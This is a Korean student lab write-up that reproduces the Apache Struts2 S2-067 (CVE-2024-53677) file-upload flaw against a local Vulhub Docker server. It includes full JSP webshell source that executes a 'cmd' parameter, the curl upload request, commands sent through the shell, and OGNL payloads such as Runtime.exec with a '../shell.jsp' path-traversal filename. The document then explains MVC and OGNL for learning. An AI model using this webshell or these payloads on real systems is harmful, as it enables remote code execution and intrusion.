취약한(CVE) Docker 환경 구성

과제 실습 과정

직접 fork 실시하고 실습 진행한 리포지토리 주소

> https://github.com/jjyj2302/Struts2-CVE

✅ [Struts2 S2-067] 실습 (CVE-2024-53677)

🔷 1단계: 환경 초기화 및 리포지토리 생성

```
mkdir struts2-cve-2024-53677
cd struts2-cve-2024-53677
git init
echo "# Struts2 S2-067 (CVE-2024-53677)" > README.md
```

🔷 2단계: Vulhub 환경 구성


```
git clone https://github.com/vulhub/vulhub.git
cp -r vulhub/struts2/s2-067 ./s2-067bash

git add s2-067/
git commit -m "Add vulnerable environment from Vulhub (s2-067)"
```

🔷 3단계: Docker로 취약 서버 실행

```
cd s2-067
docker compose up -d
```

```
# 확인용 커밋: README에 포트, 주소 기재
echo "Started vulnerable server at http://localhost:8080" >> ../README.md
```



- docker compose up -d를 실행하면 위와 같이 웹 서버에 접근할 수 있다.

🔷 4단계: 웹쉘 생성 (shell.jsp)

```
vi shell.jsp
```

> JSP webshell 내용 입력:

```
jsp
코드 복사
<%
    out.println("hello world");
    String cmd = request.getParameter("cmd");
    if (cmd != null) {
```

```
        Process p = Runtime.getRuntime().exec(cmd);
        java.io.InputStream in = p.getInputStream();
        int a = -1;
        while((a=in.read())!=-1) out.print((char)a);
    }
%>
```

🔷 5단계: 공격 실행 (`curl`)


```
curl -X POST http://localhost:8080/index.action \
  -H "Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryl6ZFZPznNSPZOFJF" \
  --data-binary @exploit.txt
```


🔷 6단계: webshell 확인 및 명령 실행

브라우저 또는 curl로 확인:

```
curl http://localhost:8080/shell.jsp
curl "http://localhost:8080/shell.jsp?cmd=id"
```

- **실행 결과**





학습 사항

✅MVC(Model-View-Controller) 아키텍처란?

Model - View - Controller

- 사용자의 요청을 처리하고 응답하는 과정을 역할별로 나눈 구조
- 주로 웹 애플리케이션 개발에서 사용된다.

1. Model (모델)

- 데이터, 로직, 상태를 담당한다.
- DB랑 직접 연결되는 계층
- 예) 게시글, 사용자, 주문 정보 등

2. View (뷰)

- 사용자에게 보여지는 **UI(화면)**
- HTML, JSP, React, Vue 같은 부분이 해당
- Model 데이터를 받아서 **렌더링만 함**

3. Controller (컨트롤러)

- 사용자의 요청을 받아서 **어떤 로직을 수행할지 결정**
- Model과 View 사이의 **중개자 역할**
- 예: 로그인 요청 → 사용자 인증 → 결과를 View에 넘김

예시 흐름 (로그인 시나리오)

1. 사용자가 /login 페이지에서 로그인 버튼을 클릭한다.
2. → Controller가 요청을 받는다.
3. → Controller는 **Model에서 사용자 정보를 조회한다.**
4. → 결과를 View(JSP/HTML)에 넘겨준다.
5. → View는 사용자에게 로그인 결과를 표시한다.

✅ Struts2 + OGNL 기본 구조

OGNL이란?

OGNL (Object-Graph Navigation Language)는 Java 객체의 속성과 메서드를 표현식으로 접근할 수 있게 해주는 언어이다. Java에서 "객체 내부 필드나 메서드 호출"을 문자열로 표현하는 방식.

```
user.name        // user 객체의 name 필드 접근
order.totalPrice  // order 객체의 가격 합계
```

Struts2에서 OGNL이 쓰이는 위치

Struts2는 사용자가 보낸 파라미터 값들을 처리할 때 단순 key-value로 처리하지 않고 "파라미터의 key 자체"를 OGNL 표현식으로 해석하려고 시도한다.

- 예시 :

```
POST /submit.action
Content-Type: application/x-www-form-urlencoded

user.name=John
user.age=20
```

이런 식으로 요청하면,

→ Struts2는 user.name, user.age라는 key 값 자체를 OGNL 표현식으로 보고,

→ 내부적으로는 getUser().setName("John") 이런 식으로 자동 매핑한다.

이는 편리함을 위한 기능인데, 여기에 보안 위험이 존재한다.

취약점이 발생하는 이유

파라미터 키가 코드로 평가되기 때문이다.

예를 들어, 이런 식으로 http 요청을 보내버리면:

```
top['class']['forName']('java.lang.Runtime').getRuntime().exec('calc')
```

Struts2는 해당 문자열을:

> → "자바 코드로 실행 가능한 표현식"으로 인식하고 실행할 가능성이 존재한다.

OGNL은 단순 문자열이 아니라

- #context, #request, #session, #root
- .getClass(), .exec(), .getRuntime() 같은 객체 탐색, 실행, 접근을 모두 지원한다.

RCE가 가능해지는 방식

악성 요청 예시 :

```
POST /index.action
Content-Type: multipart/form-data; ...

top['class']['forName']('java.lang.Runtime').getRuntime().exec('whoami')
```

- top은 Struts 내부 OGNL context 상단의 루트 객체
- class, forName, Runtime 등은 Java에서 리플렉션을 이용해 명령 실행을 가능하게 함.
- 해당 표현식이 실행되면 OS 명령어 실행이 가능함 → RCE ()

그럼 top.fileFileName은 왜 사용되는가?

Stuts2의 기본 파일 업로드 구조는 다음과 같이 파라미터를 처리한다. :

```
-F "file=@file.txt"
-F "fileFileName=file.txt"
```

이 때:

- file → 파일 내용
- fileFileName → 원본 파일 이름

이 때 공격자는 파일명 필드를 조작해서 이렇게 만든 다:

```
-F "top.filerFileName=../shell.jsp"
```

해당 의미는?

- top.filerFileName이라는 OGNL key가 평가된다.
- top은 OGNL context의 최상단 (root) 객체
- .fileFileName 속성을 직접 조작해서 → 업로드되는 파일명을 바꿈
- ../shell.jsp라는 값이 자바 메서드로 실행되어서 → 경로 우회가 발생한다.